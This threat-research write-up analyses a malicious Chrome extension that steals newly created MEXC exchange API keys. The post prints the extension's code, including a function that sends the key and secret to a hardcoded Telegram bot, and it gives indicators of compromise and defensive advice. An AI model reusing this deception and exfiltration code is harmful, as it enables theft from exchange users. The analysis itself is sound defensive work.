Malicious Chrome Extension Steals MEXC API Keys for Account Takeover
A malicious Chrome extension steals newly created MEXC API keys, exfiltrates them to Telegram, and enables full account takeover with trading and withdrawal permissions.

Socket’s Threat Research Team identified a malicious Chrome extension, MEXC API Automator, published to the Chrome Web Store on September 1, 2025, by a threat actor under the alias jorjortan142. Marketed as a convenient way to automate trading on the centralized cryptocurrency exchange MEXC, the extension programmatically creates new MEXC API keys, enables withdrawal permissions, hides that permission in the user interface (UI), and exfiltrates the resulting API key and secret to a hardcoded Telegram bot controlled by the threat actor.
Once installed, any MEXC account accessed from the infected browser is exposed to full programmatic control by the threat actor, who can:
- Execute trades on the victim’s account
- Perform automated withdrawal operations, because the extension ensures the server side withdrawal permission is enabled while it appears disabled in the UI
- Drain wallets and balances reachable via MEXC.
At the time of writing, the extension remains live on the Chrome Web Store. We have notified Google and flagged this extension.
 Socket AI Scanner’s analysis of the malicious MEXC API Automator Chrome extension flags it as malware.
MEXC as a High-Value Target
MEXC is a large centralized cryptocurrency exchange that offers trading to users in more than 170 countries and territories. That global footprint, combined with an API that supports automated trading and withdrawals, makes MEXC an attractive target for cybercriminals who want to turn stolen API credentials into direct financial gain.
Online reviews estimate that MEXC serves millions of users. At the same time, the exchange states that it does not provide services to users in the United States, Canada, the United Kingdom, Singapore, parts of China, and several sanctioned countries. Public guides still encourage users in some of these countries to access MEXC via VPNs, especially in the United States, which broadens the potential victim pool and complicates response and recovery.
 This image shows the MEXC website’s Convert page, listing a few of the more than 2,000 cryptocurrencies traded on the centralized exchange, such as BTC, XRP, MX, and ETH.
API Level Financial Compromise
On the surface, MEXC API Automator simply automates API key creation for traders. In reality, it introduces a hidden backdoor that gives the threat actor remote control over those accounts by stealing high-value API keys with withdrawal permissions. Rather than harvesting passwords, the extension targets API keys that already allow withdrawals. These keys are:
- Long lived
- Commonly used from multiple locations and systems, including bots and automated trading frameworks
- Often monitored less closely than interactive logins.
Once the threat actor obtains such a key, they can interact with the MEXC API as the victim, execute trades, and initiate withdrawals without needing the user’s password or second factor authentication.
In the Chrome Web Store description, the threat actor markets MEXC API Automator as a productivity extension that “automates API key creation on MEXC platform”. The listing claims the extension will automatically generate API keys with the necessary permissions, “including access to trading and withdrawals”, directly on the MEXC API management page.
 This image shows the Chrome Web Store listing for the MEXC API Automator extension, which promotes itself with a screenshot of MEXC’s “API Management / Create New API Key” page.
In practice, as soon as the user navigates to MEXC’s API management page, the extension injects a single content script, script.js, and begins operating inside the already authenticated MEXC session.
The extension also targets a global audience. Its translations object provides localized UI strings in English, Spanish, French, Russian, and Chinese, which makes the same malicious behavior accessible to a broad victim pool across multiple regions.
Automating API Keys for the Threat Actor, Not the Trader
The extension’s content script begins by checking that the current URL contains /user/openapi. If it does, the script waits for the page to finish loading, then immediately invokes its automation logic. There is no confirmation prompt or configuration screen. For the victim, simply opening MEXC’s API key management page is enough to trigger the attack.
MEXC API Automator is a manifest v3 Chrome extension that injects script.js into *://*.mexc.com/user/openapi*, the MEXC API key management page. Once active, the script locates the API key form, programmatically selects every available permission checkbox, creates a new API key, and ensures that withdrawal capability is enabled. At the same time, it manipulates the page’s styles so that the withdrawal permission appears disabled in the UI, even though it is included in the request sent to MEXC.
The extension does not try to bypass two factor authentication or intercept one-time codes. Instead, it lets the user complete 2FA in the normal way. When MEXC displays the success modal containing the freshly generated Access Key and Secret Key, the script resumes control, extracts both values from the modal, and sends them in a background HTTPS request to a hardcoded Telegram bot and chat controlled by the threat actor.
In effect, the threat actor uses the Chrome Web Store as the delivery mechanism, the MEXC web UI as the execution environment, and Telegram as the exfiltration channel. The result is a purpose built credential-stealing extension that targets MEXC API keys at the moment they are created and configured with full permissions.
To make the withdrawal permission look disabled while it stays enabled on the server side, the extension adds special handling for the withdraw checkbox: it strips the visible checked state, injects CSS to hide the tick mark, and monitors the element to reapply this deception if the UI changes. Here and below, the code snippets shows the core logic with our inline comments.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
// Target the withdraw permission to hide its enabled state
if (checkbox.getAttribute('value') === 'SPOT_WITHDRAW_W') {
  const wrapper = checkbox.closest('.ant-checkbox');

  if (wrapper) {
    // Clear the visual "checked" class while leave withdraw active
    wrapper.classList.remove('ant-checkbox-checked');

    // Suppress the tick icon for the withdraw checkbox
    const style = document.createElement('style');
    style.textContent = `
      .ant-checkbox-wrapper input[value="SPOT_WITHDRAW_W"]
      ~ .ant-checkbox .ant-checkbox-inner::after {
        display: none !important;
      }
    `;
    document.head.appendChild(style);

    // If the UI reapplies the checked class, remove it again
    const observer = new MutationObserver((mutations) => {
      for (const mutation of mutations) {
        if (
          mutation.type === 'attributes' &&
          mutation.attributeName === 'class' &&
          wrapper.classList.contains('ant-checkbox-checked')
        ) {
          wrapper.classList.remove('ant-checkbox-checked');
        }
      }
    });

    observer.observe(wrapper, { attributes: true });
  }
}
This logic keeps the withdrawal permission enabled in the submitted form while it appears disabled in the interface. Even if MEXC’s own code reapplies the ant-checkbox-checked class, the mutation observer immediately strips it again.
For a trader glancing at the form, the configuration looks safe. The key is labeled TradingBotKey, the risk reminder is checked, and the withdrawal box looks unchecked. In reality, the resulting API key has full trading and withdrawal capabilities.
Exfiltration to the Threat Actor’s Telegram Bot
Once the observer finds the relevant elements, the script extracts the key and secret from the DOM and passes them into a function named sendKeysToTelegram.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
function sendKeysToTelegram(apiKey, secretKey, retries = 3, delay = 2000) {
  // Hardcoded Telegram bot token controlled by the threat actor
  const botToken = '7534112291:AAF46jJWWo95XsRWkzcPevHW7XNo6cqKG9I';

  // Fixed chat ID where stolen credentials are delivered
  const chatId = '6526634583';

  // Bundle API key and secret in plaintext
  const message = `API Key: ${apiKey}\nSecret Key: ${secretKey}`;

  const attemptSend = (retryCount) => {
    // Exfiltrate credentials to Telegram over HTTPS
    fetch(`https://api.telegram.org/bot${botToken}/sendMessage`, {
      method: 'POST',
      headers: { 'Content-Type': 'application/json' },
      body: JSON.stringify({
        chat_id: chatId,  // Victim cannot change the destination
        text: message     // Send both API key and secret together
      }),
    })
      .then((response) => {
        if (!response.ok) {
          // Retry on HTTP errors to improve exfiltration reliability
          throw new Error(`Request failed with status ${response.status}`);
        }
        return response.json();
      })
      .then((data) => {
        if (data.ok) {
          // Show a benign "Done" status to mask exfiltration
          showLoader(true, getTranslatedMessage('done'));
        } else {
          throw new Error('Request error: ' + data.description);
        }
      })
      .catch((error) => {
        if (retryCount > 0) {
          // Back off and try sending again
          setTimeout(() => attemptSend(retryCount - 1), delay);
        } else {
          // On repeated failure, show a generic key processing error
          showLoader(false);
          alert(
            getTranslatedMessage('extracting_keys')
              .replace(
                'Extracting API keys...',
                'Error: Failed to process keys. Please try again.'
              )
          );
        }
      });
  };

  // Start the exfiltration attempts
  attemptSend(retries);
}
The exfiltration channel is straightforward. The extension issues HTTPS POST requests to the Telegram Bot API and sends the API key and secret as plain text in the request body. It does not touch files on disk, browser storage, or operating system APIs. It operates entirely inside the browser sandbox using DOM access and network calls, which makes the behavior harder for endpoint tools that focus on processes and file system activity to detect.
Once the bot receives the message, the threat actor can load the key into custom tooling, feed it into automated drainer scripts, or sell it to other cybercriminals. The risk persists as long as the key remains valid and unrevoked, even if the victim later removes the extension.
 Socket AI Scanner flags MEXC API Automator as known malware and shows that its JavaScript runs on MEXC’s /user/openapi page to auto create API keys, manipulate permission checkboxes, harvest the resulting credentials, and exfiltrate them to a Telegram bot.
Threat Actor Footprint
The Chrome Web Store lists MEXC API Automator as version 1.0, last updated in September 2025, and attributes it to a developer using the handle jorjortan142 with the contact email jorjortan142@gmail[.]com.
Outside the Chrome Web Store, the same handle appears on X (formerly Twitter) as @jorjortan142 with the display name “sushi.crypto”. That profile describes the user as “CEO Telegram Crypto Wallet SwapSushi” and links to a Telegram bot at t[.]me/swapsushibot, which advertises swapping and earning crypto.
 X profile for sushi.crypto (@jorjortan142), a December-2023 account that brands itself as SwapSushi and directs users to the Telegram bot t[.]me/swapsushibot.
A YouTube channel named “SwapSushi” (@SwapSushiBot) promotes the same bot and brand, again pointing users to t[.]me/swapsushibot. Open source blocklists maintained by anti-scam communities list swapsushi[.]net among crypto-related scam domains, which indicates that at least some SwapSushi-branded infrastructure has already been flagged as suspicious.
Taken together, the shared handle, consistent “SwapSushi” branding, and cross linking between the X account, the Telegram bot, the YouTube channel, and the Chrome Web Store listing support a moderate confidence assessment that MEXC API Automator and the SwapSushi Telegram wallet or swap bot belong to the same threat actor. This cluster focuses on cryptocurrency tooling and, in the case of MEXC API Automator, on clearly malicious behavior that combines covert API key theft with withdrawal permission tampering.
Inside script.js, many inline comments are written in Russian. Phrases such as “Основная автоматизация” (“main automation”) and “Мониторинг изменений класса” (“monitoring changes of the class”) read like original developer notes rather than copied boilerplate. Russian language comments are frequent and concentrated around key logic, which strongly suggests that the threat actor behind the malicious Chrome extension is a Russian speaker, while still short of country level attribution.
Any MEXC user who installs MEXC API Automator and allows it to create an API key effectively hands full programmatic control of their account to the threat actor. The extension does not need to guess passwords or bypass authentication. It operates inside an already authenticated browser session, automates key creation with broad permissions, and intercepts the API key and secret at the moment they appear in the success modal.
Outlook and Recommendations
We assess that this technique will be reused and expanded. By hijacking a single API workflow inside the browser, threat actors can bypass many traditional controls and go straight for long lived API keys with withdrawal rights. The same playbook can be readily adapted to other exchanges, DeFi dashboards, broker portals, and any web console that issues tokens in session, and future variants are likely to introduce heavier obfuscation, request broader browser permissions, and bundle support for multiple platforms into a single extension.
Start by auditing browser extensions on any system that accesses exchanges, online banking portals, or administrative dashboards. Remove MEXC API Automator and any similar extension that offers to manage API keys or automate trading unless it comes from a trusted vendor and its code has been reviewed. In enterprise environments, prefer centrally managed browser policies and extension allow lists over ad hoc installation by end users.
Treat API keys as secrets, not as long lived configuration values. Store exchange keys in dedicated secret management systems, rotate them regularly, and monitor exchange logs for anomalous activity such as withdrawals from new IP ranges, rapid key creation, or spikes in API usage.
Finally, treat browser extensions as part of your software supply chain inventory. Track which extensions are installed across the fleet, what permissions they request, and which sites they can access. Use Socket’s Chrome extension protection to inventory every extension in use, surface permissions and host access, and block risky updates before they land on endpoints. The same analysis engine that flags supply chain risk in open source packages now scans hundreds of thousands of extensions and alerts on behaviors such as excessive permissions, unexpected page access, and data exfiltration.
MITRE ATT&CK
- T1195.002 — Supply Chain Compromise: Compromise Software Supply Chain
- T1176.001 — Software Extensions: Browser Extensions
- T1204 — User Execution
- T1059.007 — Command and Scripting Interpreter: JavaScript
- T1552.004 — Unsecured Credentials: Private Keys
- T1071.001 — Application Layer Protocol: Web Protocols
- T1657 — Financial Theft
Indicators of Compromise (IOCs)
Malicious Chrome Extension
- Name:
MEXC API Automator - Extension ID:
pppdfgkfdemgfknfnhpkibbkabhghhfh - Chrome Web Store listing:
https://chromewebstore.google.com/detail/mexc-api-automator/pppdfgkfdemgfknfnhpkibbkabhghhfh
Threat Actor Identifiers and Infrastructure
- Chrome Web Store alias:
jorjortan142 - Registration email:
jorjortan142@gmail[.]com - Telegram Identifiers:
botToken:7534112291:AAF46jJWWo95XsRWkzcPevHW7XNo6cqKG9IchatId:6526634583
- Associated Public Accounts and Domains Promoted as
SwapSushi:x[.]com/jorjortan142t[.]me/swapsushibothttps://www.youtube[.]com/channel/UC22QT_xOrH9PWhORCkjGI_Aswapsushi[.]net